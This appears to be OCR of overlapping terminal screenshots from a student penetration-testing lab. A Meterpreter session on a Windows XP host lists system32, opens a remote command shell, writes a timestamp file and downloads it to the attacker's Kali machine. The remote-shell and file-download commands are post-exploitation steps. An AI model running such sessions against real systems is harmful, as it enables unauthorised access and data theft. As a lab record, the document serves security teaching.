

Shell No. 1
File Actions Edit View Help
100777/rwxrwxrwx 5632 fil 2011-09-21 15:29:39 +1000 write.exe
100666/rw-rw-rw- 82944 fil 2004-08-04 22:00:00 +1000 ws2_32.dll
100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 ws2help.dll
100777/rwxrwxrwx 13824 fil 2004-08-04 22:00:00 +1000 wscntfy.exe
100777/rwxrwxrwx 114688 fil 2004-08-04 22:00:00 +1000 wscript.exe
100666/rw-rw-rw- 81408 fil 2004-08-04 22:00:00 +1000 wscsvc.dll
100666/rw-rw-rw- 148480 fil 2004-08-04 22:00:00 +1000 wscui.cpl
100666/rw-rw-rw- 596992 fil 2004-08-04 22:00:00 +1000 wsecedit.dll
100666/rw-rw-rw- 9216 fil 2004-08-04 22:00:00 +1000 wshatm.dll
100666/rw-rw-rw- 108032 fil 2004-08-04 22:00:00 +1000 wshbth.dll
100666/rw-rw-rw- 28672 fil 2004-08-04 22:00:00 +1000 wshcon.dll
100666/rw-rw-rw- 65536 fil 2004-08-04 22:00:00 +1000 wshext.dll
100666/rw-rw-rw- 14336 fil 2004-08-04 22:00:00 +1000 wship6.dll
100666/rw-rw-rw- 11776 fil 2004-08-04 22:00:00 +1000 wshisn.dll
100666/rw-rw-rw- 7168 fil 2004-08-04 22:00:00 +1000 wshnetbs.dll
100666/rw-rw-rw- 98304 fil 2004-08-04 22:00:00 +1000 wshom.ocx
100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 wshtcpip.dll
100666/rw-rw-rw- 42496 fil 2004-08-04 22:00:00 +1000 wsnmp32.dll
100666/rw-rw-rw- 22528 fil 2004-08-04 22:00:00 +1000 wsock32.dll
100666/rw-rw-rw- 50688 fil 2004-08-04 22:00:00 +1000 wstdecod.dll
100666/rw-rw-rw- 164352 fil 2004-08-04 22:00:00 +1000 wstpager.ax
100666/rw-rw-rw- 239616 fil 2004-08-04 22:00:00 +1000 wstrenderer.ax
100666/rw-rw-rw- 18432 fil 2004-08-04 22:00:00 +1000 wtsapi32.dll
100666/rw-rw-rw- 430592 fil 2011-09-21 15:30:14 +1000 wuapi.dll
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauclt.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauclt1.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaueng.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaueng1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd C;\
> Interrupt: use the 'exit' command to quit
meterpreter > cd C:\
> pwd
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > mkdir my_exploit
Creating directory: my_exploit
meterpreter >



Shell No. 1
File Actions Edit View Help
100666/rw-rw-rw- 19968 fil 2004-08-04 22:00:00 +1000 wshtcpip.dll
100666/rw-rw-rw- 42496 fil 2004-08-04 22:00:00 +1000 wsnmp32.dll
100666/rw-rw-rw- 22528 fil 2004-08-04 22:00:00 +1000 wsock32.dll
100666/rw-rw-rw- 50688 fil 2004-08-04 22:00:00 +1000 wstdecod.dll
100666/rw-rw-rw- 164352 fil 2004-08-04 22:00:00 +1000 wstpager.ax
100666/rw-rw-rw- 239616 fil 2004-08-04 22:00:00 +1000 wstrenderer.ax
100666/rw-rw-rw- 18432 fil 2004-08-04 22:00:00 +1000 wtsapi32.dll
100666/rw-rw-rw- 430592 fil 2011-09-21 15:30:14 +1000 wuapi.dll
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauclt.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauclt1.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaueng.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaueng1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll
meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f comd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter >


Shell No. 1
File Actions Edit View Help
100777/rwxrwxrwx 111104 fil 2011-09-21 15:30:14 +1000 wuauclt.exe
100777/rwxrwxrwx 165888 fil 2011-09-21 15:30:14 +1000 wuauclt1.exe
100666/rw-rw-rw- 162304 fil 2011-09-21 15:30:14 +1000 wuaucpl.cpl
100444/r--r--r-- 749 fil 2011-09-21 15:30:35 +1000 wuaucpl.cpl.manifest
100666/rw-rw-rw- 1134592 fil 2011-09-21 15:30:14 +1000 wuaueng.dll
100666/rw-rw-rw- 183296 fil 2011-09-21 15:30:14 +1000 wuaueng1.dll
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll
meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f comd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter >


Shell No. 1
File Actions Edit View Help
100666/rw-rw-rw- 6656 fil 2011-09-21 15:30:14 +1000 wuauserv.dll
100666/rw-rw-rw- 112640 fil 2011-09-21 15:30:14 +1000 wucltui.dll
100777/rwxrwxrwx 32256 fil 2004-08-04 22:00:00 +1000 wupdmgr.exe
100666/rw-rw-rw- 36864 fil 2011-09-21 15:30:14 +1000 wups.dll
100666/rw-rw-rw- 120320 fil 2011-09-21 15:30:14 +1000 wuweb.dll
100666/rw-rw-rw- 378368 fil 2004-08-04 22:00:00 +1000 wzcdlg.dll
100666/rw-rw-rw- 51712 fil 2004-08-04 10:56:48 +1000 wzcsapi.dll
100666/rw-rw-rw- 359936 fil 2004-08-04 10:56:48 +1000 wzcsvc.dll
100666/rw-rw-rw- 91648 fil 2004-08-04 22:00:00 +1000 xactsrv.dll
100777/rwxrwxrwx 30720 fil 2004-08-04 22:00:00 +1000 xcopy.exe
100666/rw-rw-rw- 174200 fil 2004-08-04 22:00:00 +1000 xenroll.dll
40777/rwxrwxrwx 0 dir 2011-09-21 15:32:02 +1000 xircom
100666/rw-rw-rw- 129536 fil 2004-08-04 22:00:00 +1000 xmlprov.dll
100666/rw-rw-rw- 50176 fil 2004-08-04 22:00:00 +1000 xmlprovi.dll
100666/rw-rw-rw- 11776 fil 2011-09-21 15:29:28 +1000 xolehlp.dll
100666/rw-rw-rw- 438784 fil 2004-08-04 22:00:00 +1000 xpob2res.dll
100666/rw-rw-rw- 187392 fil 2004-08-04 22:00:00 +1000 xpsp1res.dll
100666/rw-rw-rw- 2897920 fil 2004-08-04 22:00:00 +1000 xpsp2res.dll
100666/rw-rw-rw- 337920 fil 2004-08-04 22:00:00 +1000 zipfldr.dll
meterpreter > cd my_exploit
meterpreter > pwd
C:\WINDOWS\system32\my_exploit
meterpreter > touch exploit_time_stamp.txt
[-] Unknown command: touch.
meterpreter > nano exploit_time_stamp.txt
[-] Unknown command: nano.
meterpreter > execute -f comd.exe -H -i
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 312 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\my_exploit> echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
echo "s2921450_Yasin.Cakar_23-05-2022" > exploit_time_stamp.txt
C:\WINDOWS\system32\my_exploit>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\WINDOWS\system32\my_exploit>exit
exit
meterpreter > ls
Listing: C:\WINDOWS\system32\my_exploit
Mode Size Type Last modified Name
100666/rw-rw-rw- 36 fil 2022-05-23 06:21:31 +1000 exploit_time_stamp.txt
meterpreter > cat exploit_time_stamp.txt
"s2921450_Yasin.Cakar_23-05-2022"
meterpreter > download exploit_time_stamp.txt
[*] Downloading: exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] Downloaded 36.00 B of 36.00 B (100.0%): exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
[*] download : exploit_time_stamp.txt → /home/kali/exploit_time_stamp.txt
meterpreter >

